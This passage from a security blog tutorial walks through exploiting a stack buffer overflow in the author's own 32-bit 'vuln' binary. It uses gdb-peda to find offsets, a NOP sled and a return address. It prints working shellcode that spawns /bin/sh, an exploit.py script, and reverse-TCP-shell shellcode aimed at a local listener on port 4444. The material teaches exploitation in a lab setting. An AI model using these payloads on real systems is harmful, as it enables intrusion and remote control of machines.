0xffffd36c: 0x22 0x23 0x24 0x25 0x26 0x27 0x28 0x29
0xffffd374: 0x2a 0x2b 0x2c 0x2d 0x2e 0x2f 0x30 0x31
0xffffd37c: 0x32 0x33 0x34 0x35 0x36 0x37 0x38 0x39
0xffffd384: 0x3a 0x3b 0x3c 0x3d 0x3e 0x3f 0x40 0x41
0xffffd38c: 0x42 0x43 0x44 0x45 0x46 0x47 0x48 0x49
0xffffd394: 0x4a 0x4b 0x4c 0x4d 0x4e 0x4f 0x50 0x51
0xffffd39c: 0x52 0x53 0x54 0x55 0x56 0x57 0x58 0x59
0xffffd3a4: 0x5a 0x5b 0x5c 0x5d 0x5e 0x5f 0x60 0x61

```

We see where our `\x41`'s ends, and the bad characters begins. But if we look closely at it, we will see that it starts with `\x01` instead of `\x00`. The ASCII character `\x00` is left out because it's a null byte. Then, we note this character, remove it and adjust the number of `\x41`. Run again and following the dump to find the next bad character. This process must be repeated until all characters that could interrupt the flow are removed. After that we will have the list of chars that need to be excluded from our shellcode.

## shellcode

Let's now try to exploit the buffer overflow by adding the final part – the shellcode. Since this program is compiled without NX or stack canaries, we can write our shellcode directly on the stack and return to it.

I'll be using my shellcode from one of my posts [about linux shellcoding](#) which is spawn shell to my ubuntu machine:


```
user@ubuntu16: ~/code/2021-10-09-linux-shellcoding-1
File Edit View Search Terminal Help
user@ubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -d ./example3|grep '[0-9a-f]:'|g
rep -v 'file'|cut -f2 -d:|cut -f1-6 -d'|tr -s '|tr '\t'|sed 's/ $//g'|sed 's/ /\x/g'|
paste -d ' ' -s |sed 's/^/'|sed 's/$/'g'
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xb0\x0b\
xcd\x80"
user@ubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

```
#!/usr/bin/python
# exploit.py - final payload with spawn /bin/sh shellcode
shellcode =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\xb0\x0b\xcd\x80"
padding = "\x41" * (272-64-len(shellcode)-4)
nop = "\x90" * 64
eip = "\x42\x42\x42\x42"
print padding + nop + shellcode + eip
```

In this case, my shellcode length is 25 bytes.

Often it can be useful to insert some no operation instruction (NOPs) before our shellcode begins so that it can be executed cleanly. NOPs are instructions in memory that just says look for the instructions next to me on the stack. Let us briefly summarize what we need for this:

1. we need total  $268 + 4 = 272$  bytes to get `eip`.
2. we can use additional 64 bytes of NOPs.
3. minimum 25 bytes for our shellcode.



Now we can try to find out how much space we have available to insert our shellcode. For that we are going to head back into GDB and run the following command:

```
gdb-peda$ r $(python -c 'print ("\x41" * (272 - 64 - 25 - 4) + "\x90" * 64 + "\x44" * 25 + "\x42" * 4)')
```

But firstly, let us have a look at the whole main function. Because if we execute it now, the program will crash without giving us the possibility to follow what happens in the memory. So, let's go to set breakpoint at the **overflow** function firstly:

```
gdb-peda$ b overflow
```

```
user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-
user@lubuntu16:~/code/2021-10-20-buffer-overflow-1$ gdb -q ./vuln
Reading symbols from ./vuln...(no debugging symbols found)...done.
gdb-peda$ disas overflow
Dump of assembler code for function overflow:
   0x0804843b <+0>:    push   ebp
   0x0804843c <+1>:    mov    ebp,esp
   0x0804843e <+3>:    sub    esp,0x108
   0x08048444 <+9>:    sub    esp,0x8
   0x08048447 <+12>:   push  DWORD PTR [ebp+0x8]
   0x0804844a <+15>:   lea   eax,[ebp-0x108]
   0x08048450 <+21>:   push  eax
   0x08048451 <+22>:   call  0x8048300 <strcpy@plt>
   0x08048456 <+27>:   add   esp,0x10
   0x08048459 <+30>:   mov   eax,0x1
   0x0804845e <+35>:   leave
   0x0804845f <+36>:   ret
End of assembler dump.
gdb-peda$ b overflow
Breakpoint 1 at 0x8048444
gdb-peda$
```

Then, we can run:

```
gdb-peda$ r $(python -c 'print ("\x41" * (272 - 64 - 25 - 4) + "\x90" * 64 + "\x44" * 25 + "\x42" * 4)')
```

```
user@ubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@ubuntu16: ~/code/2021-10-20-buff... x user@ubuntu16: ~/code/2021-10-20-buff... x +
EIP: 0x8048444 (<overflow+9>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x804843b <overflow>: push ebp
0x804843c <overflow+1>: mov ebp,esp
0x804843e <overflow+3>: sub esp,0x108
=> 0x8048444 <overflow+9>: sub esp,0x8
0x8048447 <overflow+12>: push DWORD PTR [ebp+0x8]
0x804844a <overflow+15>: lea eax,[ebp-0x108]
0x8048450 <overflow+21>: push eax
0x8048451 <overflow+22>: call 0x8048300 <strcpy@plt>
[-----stack-----]
0000| 0xffffced0 --> 0xffffcf24 --> 0x0
0004| 0xffffced4 --> 0xffffcf20 --> 0x0
0008| 0xffffced8 --> 0x3
0012| 0xffffcedc --> 0x0
0016| 0xffffcee0 --> 0xf7ffd000 --> 0x23f40
0020| 0xffffcee4 --> 0x8048252 ("__libc_start_main")
0024| 0xffffcee8 --> 0xf63d4e2e
0028| 0xffffceec --> 0xf7e0cf12 --> 0x21d24b99
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x08048444 in overflow ()
gdb-peda$
```

And then we will look for the place where our NOPS start and end:

```
gdb-peda$ x/1000xb $esp + 500
```

```

user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
0xffffd3cc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3d4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3dc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3e4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3ec: 0x41 0x41 0x41 0x41 0x41 0x90 0x90 0x90
0xffffd3f4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3fc: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd404: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd40c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd414: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd41c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd424: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd42c: 0x90 0x90 0x90 0x90 0x90 0x44 0x44 0x44
0xffffd434: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44
0xffffd43c: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44
0xffffd444: 0x44 0x44 0x44 0x44 0x44 0x44 0x42 0x42
0xffffd44c: 0x42 0x42 0x00 0x58 0x44 0x47 0x5f 0x56
0xffffd454: 0x54 0x4e 0x52 0x3d 0x37 0x00 0x58 0x44
0xffffd45c: 0x47 0x5f 0x53 0x45 0x53 0x53 0x49 0x4f
0xffffd464: 0x4e 0x5f 0x49 0x44 0x3d 0x63 0x32 0x00
0xffffd46c: 0x53 0x53 0x48 0x5f 0x41 0x47 0x45 0x4e
0xffffd474: 0x54 0x5f 0x50 0x49 0x44 0x3d 0x31 0x34
0xffffd47c: 0x36 0x36 0x00 0x58 0x44 0x47 0x5f 0x47
0xffffd484: 0x52 0x45 0x45 0x54 0x45 0x52 0x5f 0x44
0xffffd48c: 0x41 0x54 0x41 0x5f 0x44 0x49 0x52 0x3d
0xffffd494: 0x2f 0x76 0x61 0x72 0x2f 0x6c 0x69 0x62


```

NOPs begin (points to 0x90 at address 0xffffd3ec)

NOPs end (points to 0x44 at address 0xffffd42c)

Here, we now have to choose an address to which we refer the `eip` and which reads and executes one byte after the other starting at this address:





In this example, we take the address `0xffffd3f4`:

```

user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
0xffffd39c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3a4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3ac: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3b4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3bc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3c4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3cc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3d4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3dc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3e4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd3ec: 0x41 0x41 0x41 0x41 0x41 0x41 0x90 0x90 0x90
0xffffd3f4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3fc: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd404: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd40c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd414: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd41c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd424: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd42c: 0x90 0x90 0x90 0x90 0x90 0x90 0x44 0x44 0x44
0xffffd434: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44
0xffffd43c: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44
0xffffd444: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x42 0x42
0xffffd44c: 0x42 0x42 0x00 0x58 0x44 0x47 0x5f 0x56
0xffffd454: 0x54 0x4e 0x52 0x3d 0x37 0x00 0x58 0x44
0xffffd45c: 0x47 0x5f 0x53 0x45 0x53 0x53 0x49 0x4f
0xffffd464: 0x4e 0x5f 0x49 0x44 0x3d 0x63 0x32 0x00

```

After selecting memory, we replace our `\x42\x42\x42\x42` with `\xf4\xd4\xff\xff` (input of the address is entered backward!):

```

./vuln $(python -c 'print "\x41" * (272-64-25-4) + "\x90" * 64 +
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\xb0\x0b\xcd\x80" + "\xf4\xd3\xff\xff"')

```

or via python script (`exploit.py`):

```

#!/usr/bin/python
# exploit.py - final payload with spawn /bin/sh shellcode
shellcode =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\xb0\x0b\xcd\x80"
padding = "\x41" * (272-64-len(shellcode)-4)
nop = "\x90" * 64
eip = "\xf4\xd3\xff\xff"
print padding + nop + shellcode + eip

./vuln $(python exploit.py)

```

```

0xffffd54c:  0x05  0x72  0x00  0x91  0x34  0x51  0x71  0x45
0xffffd554:  0x43  0x45  0x53  0x53  0x49  0x42  0x49  0x4c
0xffffd55c:  0x49  0x54  0x59  0x3d  0x31  0x00  0x4c  0x53
0xffffd564:  0x5f  0x43  0x4f  0x4c  0x4f  0x52  0x53  0x3d
gdb-peda$ q
user@ubuntu16:~/code/2021-10-20-buffer-overflow-1$
user@ubuntu16:~/code/2021-10-20-buffer-overflow-1$ ./vuln $(python -c 'print "\x41"
* (272-64-25-4) + "\x90" * 64 + "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x
73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xb0\x0b\xcd\x80" + "\xf4\xd3\xff\xff"')
$ whoami
user
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),122(lpadmin),123(sambashare),999(vboxsf)
$ exit
user@ubuntu16:~/code/2021-10-20-buffer-overflow-1$

```

As you can see, we put our shellcode which is 25 bytes in the middle of NOPS. And everything work perfectly, we are spawn a shell.

## reverse TCP shell

As an experiment, I tried to put another shellcode from my [post](#), reverse TCP shell on 127.1.1.1:4444. Let's go to repeat the same steps but length of NOPS are larger - 96 bytes, because my shellcode is 74 bytes.

Run my python script:

```
python super_shellcode.py -l 127.1.1.1 -p 4444
```

```

kali@kali:~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2
File Actions Edit View Help
kali@kali:~/pr...-shellcoding-2 kali@kali:~ kali@kali:~ kali@kali:~/D <>
kali@kali ~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2 master python3 super_shellcode.py
-l 127.1.1.1 -p 4444
let's go to create your super shellcode ...
hex host address: x7fx01x01x01
hex port: x11x5c
your super shellcode is:
\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66\x68\x11\x
5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\x
b0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80
kali@kali ~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2 master

```

Then, find address for “jumping”:

```

gdb -q ./vuln
gdb-peda$ b overflow
gdb-peda$ r $(python -c 'print ("\x41" * (272 - 96 - 74 - 4) + "\x90" * 96 + "\x44" *
74 + "\x42" * 4)')
gdb-peda$ x/1000xb $esp+500

```

```

lp
user@lubuntu16: ~/code/2021-10-20-buffer-overflow-1
File Edit View Search Terminal Tabs Help
user@lubuntu16: ~/code/2021-10-20-buff... x user@lubuntu16: ~/code/2021-10-20-buff... x +
0xffffd354: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd35c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd364: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd36c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd374: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd37c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd384: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd38c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd394: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffd39c: 0x41 0x41 0x41 0x41 0x41 0x90 0x90 0x90 0x90
0xffffd3a4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3ac: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3b4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3bc: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3c4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3cc: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3d4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3dc: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3e4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3ec: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3f4: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd3fc: 0x90 0x90 0x90 0x90 0x44 0x44 0x44 0x44 0x44
0xffffd404: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44
0xffffd40c: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44
0xffffd414: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44
0xffffd41c: 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44 0x44

```


In this example, we take the address `0xffffd3a4`.

Then, finally, prepare listener on port `4444` and run:

```

./vuln $(python -c 'print "\x41" * (272-96-74-4) + "\x90" * 96 +
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f
\x01\x01\x01\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\
\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x
73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80" + "\xa4\xd3\xff\xff"')

```



So, everything is worked perfectly :)

| This is a practical case for educational purposes only.

[Smashing The Stack For Fun And Profit by Aleph One - classic.](#) [Smashing The Stack for Fun and Profit in PDF](#)

[owasp buffer overflow attack](#)

[exploit-db tutorial](#)

[buffer overflow attack, brilliant video](#)

[my post about linux shellcoding part 1](#)

[my post about linux shellcoding part 2](#)

[The Shellcoder's Handbook](#)

[source code in Github](#)

Thanks for your time, happy hacking and good bye!

*PS. All drawings and screenshots are mine*